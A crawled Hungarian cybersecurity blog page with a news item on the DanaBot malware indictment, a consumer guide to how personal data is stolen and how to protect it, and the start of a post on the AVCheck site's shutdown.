
CR LACR22-0429-FLA

I N D I C T M E N T

[18 U.S.C. § 371: Conspiracy; 18 U.S.C. § 1349: Conspiracy to Commit Wire Fraud and Bank Fraud; 18 U.S.C. § 1028A: Aggravated Identity Theft; 18 U.S.C. § 1030(a)(2)(c), (c)(2)(B)(i), (c)(2)(B)(ii): Unauthorized Access to a Protected Computer to Obtain Information; 18 U.S.C. § 1030(a)(5)(A), (c)(4)(B)(i), (c)(4)(A)(i)(VI): Unauthorized Impairment of a Protected Computer; 18 U.S.C. § 2511(1)(a) (Intercepting a Communication (Wiretapping)); 18 U.S.C. § 2511(1)(d) (Use of an Intercepted Communication); 18 U.S.C. §§ 981(a)(1)(C), 982, 1030, 28 U.S.C. § 2461(c): Criminal Forfeiture]

Ezzel összefüggésben, az Egyesült Államok Igazságügyi Minisztériuma is nyilvánosságra hozott egy olyan dokumentumot, **amelyben 16 orosz illetőségű olyan vádlott szerepel, akiket a DanaBot kártevő irányításával gyanúsítanak.**

A botnetet zsarolóvírusok és további más kártevők telepítésére használta az orosz bűnbanda, világszerte több mint 300 ezer számítógépet fertőztek meg, több, mint 50 millió dolláros kárt okozva.



A DanaBotnak alapvetően két változata ismert. Az egyik egy bérelhető szolgáltatás: Malware as a Service (MaaS) rendszerben vehető igénybe a dark weben keresztül. Az alapcsomag havi 1000 dollárba kerül, ehhez kérhetőek extrál; vannak különféle csomagok , amelyek akár 4000 dollárig is elérték az árát, és tartalmazzák a malware-t, a támogató szoftvert, egy API-t, egy tesztelőmotort és a személyes technikai támogatást.

A másik, nem bérelhető változat a kémkedésre összpontosít: a rosszindulatú program rögzíti a billentyűleütéseket, képernyőképeket készít a fertőzött felhasználók asztali gépéről, és videót is képes készíteni. A DanaBotot kémkedésre használók elsősorban a hadsereget, diplomáciai testületeket és a kormányzatok tagjait célozzák meg.

Szólj hozzá!

Címkék: akció nemzetközi botnet europol rajtaütés ransomware hatósági eurojust zsarolóvírus


Ajánlott bejegyzések:

[Letiltották az AVCheck oldalát]

[Kis lépés az emberiségnek]

[A call centerek farkasai]

[Cronos - LockBit 1:0, egyes]



[Pandúrból lett rablók]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz


Adatlopás elleni kisokos

2025. május 29. 14:57 - Csizmazia Darab István [Rambo]

Ha adataink ellopásáról van szó, a legtöbbünknek a klasszikus adathalász üzenetek jutnak az eszünkbe. Például a NAV, a Netflix vagy a futárszolgálatok nevében érkező hamis levelek és SMS-ek, vagy a magukat banki ügyintézőnek kiadó telefonhívással próbálkozó csalók. A legnépszerűbb módszereken mellett a bűnözők számos további technikát is bevetnek, amit pusztán óvatossággal lehetetlen kivédeni.

Milyen más módszerekkel lophatják el a személyes adatainkat, és mit tehetünk azért, hogy ez ne történhessen meg - hangzik az egymillió forintos kérdés. Először is a személyes adatok körét érdemes áttekinteni, milyen információkat lophatnak el tőlünk/rólunk.

Többek között **nevek és lakcímek, bankkártya adatok, társadalombiztosítási vagy más állami azonosítószámok, bankszámlaszámok, egészségügyi információk, útlevél- vagy jogosítványszámok, munkahelyi és személyes online fiókok belépési adatai.**



Tipikus reakció szokott lenni, hogy én csak egy hétköznapi ember vagyok, engem biztosan nem támad meg senki. Sajnos ez a mai **tömegesen és sokszor automatizáltan terjesztett csalások és kártevők korszakában ez nem óv meg senkit** az áldozattá válástól.


Ugyanis ha ezeket az információkat a kiberbűnözők megszerzik, célzott, testre szabott csalásokra használják fel őket. **Ez lehet a nevünkben történő vásárlás, a bankszámlánk kiürítése, a fiókjaink feltörése, új fiókok létrehozása a nevünkben vagy célzott adathalász kísérlet további érzékeny adatok megszerzésére.**

Egyes esetekben a valódi adatokat gépi úton generáltakkal vegyítik, hogy "szintetikus személyazonosságokat" hozzanak létre, **amelyeket nehezebben szűrnek ki a csalásmegelőző rendszerek.**

Sajnos az is gyakori, hogy a lopott azonosítókat továbbértékesítik más bűnözői csoportoknak, akik aztán további csalásokhoz használhatják fel azokat. Lássuk akkor, milyen egyéb módszerekkel veszélyeztetik adataink biztonságát.


Digitális kártyaleolvasás (digital skimming) az mód, **amikor a csalók rosszindulatú kódot helyeznek el egy népszerű, megbízhatónak tűnő webshop vagy weboldal felületén**, amellyel észrevétlenül megszerzik a bankkártya adatainkat, amikor a fizetésnél beírjuk azokat.

De hasonlóan kockázatnak tehetjük ki magunkat nyilvános Wi-Fi használatnál is. **A bűnözők például a szállodák, kávézók nem biztonságos, nyilvános hálózataira kapcsolódva könnyűszerrel megszerezhetik az adatainkat. Néha maguk a hackerek hoznak létre saját hotspotokat (nyilvános Wi-Fi hálózatot)**, hogy titokban adatokat gyűjtsenek és rosszindulatú weboldalakra irányítsák át az áldozatokat.




A kártékony szoftverek száma mára megközelítette 1.5 milliárdos számot. Az infostealerek, azaz adatlopó vírusok ma már egyre nagyobb problémát jelentenek.

Ha nem használunk semmilyen biztonsági szoftvert az eszközeinken, ezek a vírusok észrevétlenül települhetnek például adathalász üzeneteken, fertőzött weboldalakon, feltört játékokon, Google hirdetéseken vagy hivatalosnak tűnő alkalmazásokon - például hamis videokonferencia szoftvereken - keresztül. **Jellemzően fájlokat, adatfolyamokat, kártyaadatokat, kriptoeszközöket, jelszavakat és billentyűleütéseket gyűjtenek.**



A sor sajnos itt még korántsem ért véget, itt van a rosszindulatú hirdetések (malvertising) köre is. **Ezeknél a támadók a legjobb hirdetési felületet vásárolják meg a keresőmotoroktól, hogy minél többen rákattintsanak a rosszindulatú reklámjaikra.**

Gyakran népszerű, legitim szoftverek oldalait másolják le. **Gyaníthatóan sok MBH bankos csalásnál ez a módszer is közrejátszhatott a pénzlopással végződő incindeseknél.**



A kifejezetten rosszindulatú weboldalak is szedik a maguk áldozatait, az adathalász webhelyek megtévesztően hasonlítanak az eredeti oldalakra - még a domain nevük is az eredetit utánozhatja. **Egyes kártékony oldalak már a meglátogatásukkor telepíthetik a kártevőt - anélkül, hogy bármire rákattintanánk, és ahogy említettük, gyakran kerülnek előkelő helyre a keresőben.**

Azt, hogy mit és honnan telepítünk, szintén érdemes alaposan megválogatni, mert nagyon könnyű rosszindulatú webhelyekbe botlani, ahol a letöltés után nem a valódi szoftvert, hanem egy kártevőt kapunk eszközünkre. A hivatalos alkalmazásoknak álcázott kártékony programok - például banki trójaiak vagy adatszivárogtatók - különösen olyankor veszélyesek, ha nem a védett hivatalos alkalmazásboltokból (pl. Google Play), hanem valamilyen külső weboldalról származnak.

De az is kockázat lehet, ha az eszközünk eltűnik vagy ellopják, és nem rendelkezik megfelelő védelemmel, a hackerek könnyedén megszerezhetik a rajta lévő személyes vagy pénzügyi adatokat. **A modern biztonsági szoftverek épp ezért tartalmaznak lopásvédelem funkciót is, ami segíthet nyomon követni az elveszett eszközt, illetve zárolja a rajta lévő bizalmas adatokat.**

Ennyi rosszindulatú kísérlettel szemben mégis hogyan védhetjük meg az adatainkat, nehogy illetéktelen kezekbe kerüljenek?

- Telepítsünk megbízható biztonsági szoftvert: Használjunk elismert gyártótól származó biztonsági szoftvert a számítógépünkön és a mobil eszközeinken is. Ez a szoftver egyebek mellett átvizsgálja és blokkolja a rosszindulatú alkalmazásokat és letöltéseket, észleli és letiltja az adathalász vagy vírusos weboldalakat, valamint figyelmeztet a gyanús tevékenységekre. A magasabb kategóriájú csomagok általában jelszókezelőt is tartalmaznak.

- Erős, egyedi jelszavak: Minden webhely, alkalmazás és fiók esetében használjunk más-más jelszót, és tároljuk őket jelszókezelőben, így nem kell mindet megjegyeznünk. Ez azért fontos, mert a bűnözők a megszerzett jelszavakkal megpróbálnak belépni az összes népszerű szolgáltatásba, és ahol ugyanazt a jelszót használtuk, ott sikerrel is fognak járni. Aktiváljuk a kétfaktoros hitelesítést (2FA) is, amely megakadályozza, hogy az ellopott jelszóval belépjenek a fiókunkba. A legjobb megoldás, ha hitelesítő alkalmazást vagy hardverkulcsot használunk.

- Legyünk biztonságtudatosak: mindig gyanakodjunk, ha kéretlen üzenetet kapunk, amely kattintható hivatkozásokat vagy mellékleteket tartalmaz, és sürgős cselekvésre szólít fel, például bírsággal fenyeget.

- Csak megbízható forrásból származó alkalmazásokat használjunk: ragaszkodjunk az App Store-hoz vagy a Google Play áruházhoz, hogy csökkentsük a rosszindulatú alkalmazások letöltésének kockázatát. Letöltés előtt mindig ellenőrizzük az értékeléseket és az alkalmazás által kért engedélyeket.

- Óvatosan a nyilvános Wi-Fi hálózatokkal: Ne használjunk nyilvános Wi-Fi-t, vagy ha elkerülhetetlen a rácsatlakozás, ne vásároljunk, bankoljunk vagy adjunk meg adatokat, és használjunk VPN-t az adatforgalom biztonsága érdekében.

- Legyünk naprakészek a fenyegetések fajtáival kapcsolatban! Itt a blogon, de a Hackfelmetszők podcastunkban sokféle csalási forma, rengeteg megtörtént incidens és persze az ajánlott védekezési lehetőség is szóba kerül.

- Érdemes azt is figyelni, hogy valamely belépési adatunk kompromittálódott-e. Megtehetjük ezt például a haveibeenpwned.com weboldalon is. Egyes vírusvédelmi megoldások (például az ESET Home Security Ultimate csomagja) már eleve rendelkeznek olyan funkcióval, amely folyamatosan pásztázza a dark webet, és azonnal értesít, ha a személyes adataink egy adatszivárgás során esetleg nyilvánosságra kerültek. Ilyenkor az időben megtett lépések - például a bankkártya azonnali letiltása vagy a jelszavak gyors cseréje - segíthetnek megelőzni a további visszaéléseket. Emellett érdemes rendszeresen ellenőrizni bankszámláinkat is, hogy időben észlelhessük a gyanús tevékenységeket.

Végül ejtsünk szót arról is, mi a teendő, ha az adatlopás már megtörtént. **Haladéktalanul értesítsük a bankunkat, azonnal fagyasszuk be a bankkártyáinkat (ez a legtöbb mobilbanki alkalmazásban egyszerűen elvégezhető), jelentsük a csalást. Ha szükséges, kérjünk új kártyákat.**

Az is fontos, hogy tegyünk bejelentést. Forduljunk a rendőrséghez, és adott esetben az illetékes fogyasztóvédelmi hatósághoz. Az eset nyilvánosságra hozatala másoknak is segíthet. Jelentsük az ügyet minden releváns hatóságnál. Nyomban változtassuk meg a bejelentkezési adatainkat: haladéktalanul cseréljük le az érintett belépési adatokat, és ha még nem lett volna, kapcsoljuk be a kétfaktoros hitelesítést (2FA).

Szólj hozzá!
Címkék: összefoglaló csalás átverés visszaélés kisokos adathalászat adatlopás személyiséglopás

Ajánlott bejegyzések:

[MBH-fiókjának jelszava 24 órán belül lejár]

[Magyar Posta elvágta, indiai gyógyítja]

[Legyen már vége a banki csalásoknak]

[Piedone Afrikában]

[Legendás csalások és megfigyelésük]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Letiltották az AVCheck oldalát


2025. június 04. 14:18 - Csizmazia Darab István [Rambo]

Léteznek olyan hasznos weboldalak, amelyek több tucat víruskereső motorral vizsgálnak át egy-egy feltöltött fájl, és ez sokat segíthet egy gyanúsnak vélt állomány esetében, ha az például kéretlen levél mellékleteként érkezik. **Az egyik ilyen netes szolgáltatás azonban szemlátomást sokkal inkább a bűnözőket segítette, hogy a kártevők hatékonyabban elrejtőzhessenek a védelmek felismerései elől.**

Több ilyen is ellenőrző szolgáltatás létezik, pl. virusscan.jotti.org vagy a filescan.io, de az egyik legismertebb és talán legkedveltebb weboldal a virustotal.com. **Amelynél 70+ kereskedelmi vírusvédelmi alkalmazás arénájába lehet bedobálni a vizsgálandó állományt, vagy egy URL címet. A VT szabályai között szerepel, hogy a vizsgált mintákat elküldi a vírusvédelmet fejlesztő cégeknek, hogy azok az új mintákkal bővíteni tudják a felismeréseiket.**

